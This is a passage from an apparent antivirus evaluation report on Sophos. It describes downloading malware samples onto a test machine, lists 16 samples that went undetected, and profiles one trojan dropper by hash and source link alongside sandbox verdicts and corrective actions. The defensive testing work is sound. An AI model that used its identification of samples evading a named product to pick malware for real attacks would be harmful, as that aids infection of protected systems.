


**Image 1.18:** Python Script and *PowerShellScript* running WannaCry Ransomware

### 3.4 Third Test

In the third test we perform the same powershell to download another **kind of malware** on the victim's machine, not focused on Ransomware but on other types of malwares, because antivirus usually have specific detection engines for NGAV, Ransomware Detection, Behavior Monitoring and Machine Learning, so the strategy was to test other malware with different behaviors.




**Image 1.19:** Malware Script blocked

And the last, after performing the action of extracting the files, it was possible to verify in our machine and comparing the logs in *Sophos Console*, many malwares were detected, however it was possible to verify that there are currently **16 (sixteen) Malwares** that, when executed inside the environment, could perform an infection




**Image 1.19:** Malware Script blocked

Analyzing some of the tests well, we saw that sometimes the binary is not excluded, furthermore, in the end of this test, unfortunately it was not clear something about the product, like a detection time, flow of detection engines, machine performance and mainly inefficient of detection.

We gonna explore one of this malware:

***483c603c9fb09c2e908d782f7e6f3f04e6e26b7eaaf8ac637733a4e4a32c80e7***

**Source:**
hxxps://bazaar.abuse.ch/sample/483c603c9fb09c2e908d782f7e6f3f04e6e26b7eaaf8ac637733a4e4a32c80e7/




**Image 1.20:** Malware Undetected

## ➢ MALWARE INFORMATION

- **Trojan.Generic / Dropper**

hxxps://bazaar.abuse.ch/sample/483c603c9fb09c2e908d782f7e6f3f04e6e26b7eaaf8ac637733a4e4a32c80e7/

It's a malicious trojan infection which uses malicious tricks to download nasty malware threats from the web, usually penetrates and installs the infected computer system without a user's awareness or authorization.

```
Basic Properties
MD5    6754f10af6ecb656d75b2ef3d27a0e04
SHA-1  162fc936516aa07c626bf1422aa6e3e2e8ce128c
SHA-256      483c603c9fb09c2e908d782f7e6f3f04e6e26b7eaaf8ac637733a4e4a32c80e7
Vhash  27503675151909191 1013
Authentihash d6b3144e5466a515d50f09de4846dd672467f92fd24e94725984c68bc18a2f06
Imphash      f34d5f2d4577ed6d9ceec516c1f5a744
SSDEEP
      12288:P8Z38wKZ/W1GU4a0cvbtnMdKttAsd3mnF4q/Zzg8wgoHmB5r:PuBKFUuwbtMdK3Asdy+q/Z
k1gomB

File type    Win32 EXE
Magic  PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly
File size    701.00 KB (717824 bytes)
PEiD packer  .NET executable

History
First Submission    2020-01-15 11:43:16
Last Submission     2020-04-28 00:59:24
Last Analysis       2020-04-28 00:59:24
Earliest Contents Modification  2019-12-09 12:36:08
Latest Contents Modification    2019-12-09 12:36:08

Names
Lime_net.exe
zxcvb.exe
6754F10AF6ECB656D75B2EF3D27A0E04.mlw
483C603C9FB09C2E908D782F7E6F3F04E6E26B7EAAF8AC637733A4E4A32C80E7.exe
```




**Image 1.20:** Virus Total information

Other perspective is to try find any information in another kind of platforms, or others databases and to try find any reputation for this sample, I made an testing in **JoySandbox** platform that detects and analyzes potential malicious files and URLs on Windows, Android, Mac OS, Linux, and iOS for suspicious activities. It performs deep malware analysis and generates comprehensive and detailed analysis reports, as you can see in the *prescreen* below provide by **JoySandbox** Platform.

The result of this test, brought to us that this file **(*.exe* as already mention in VirusTotal) is Malicious**




**Image 1.14:** JoySandbox Detection

Other perspective is from **Intezer Analyze™** that is a subscription-based SaaS product that provides rapid Advanced malware analysis. Detect and classify cyber-attacks in seconds to automate your cyber security incident response and Powered by Genetic Malware Analysis technology, Intezer Analyze™ is an industry first, applying the biological immune system concepts to cybersecurity. It performs deep malware analysis and generates comprehensive and detailed analysis reports, as you can see in the *prescreen* below provide by **Intezer Analyze™** Platform.

The result of this test, brought to us that this file **(*.exe* as already mention in VirusTotal and JoeSandbox) is Malicious**




**Image 1.14:** Intezer Analyze Detection

# 3 Impact

At the end of this test, it was possible to verify that there were **16 (Sixteen)** that, when executed inside the environment, may perform an infection.

- **After the first extraction, just few samples were detected;**
    - When it comes a major malware infection we can have several types of attack vectors, so it is very important we have an efficient detection.
- **Malicious Files (.ZIP) without necessity of password can be executed NOT Detected**
    - As we can see in many samples (.Zip) without password, that is, anyone can extract those files and execute the same in our environment test, it was not detected like a Malicious
- **Malicious EXE files Not Detected**
    - PE files not detected even though malicious; it was not detected.
- **Malicious ELF files Not Detected**
    - *ELF* file not detected even though malicious; In our test environment, wouldn't be dangerous, because our environment it was Windows, but should be block but it was not detected.

# 4 Corrective Actions

As we mentioned before, the idea it was execute test in many malwares, and this case, for this reason to be totally known the following actions will be taken to improve the protection environment of our assets:

- This report should be sent to **Sophos Security Team** to validate with them how the detection flow for known malware works, and why all those malwares didn't were detected;
- Validate the performance of NGAV, Machine Learning and other components, regarding this type of detection;
- The best practices of the configurations will be revalidated with the Sophos team;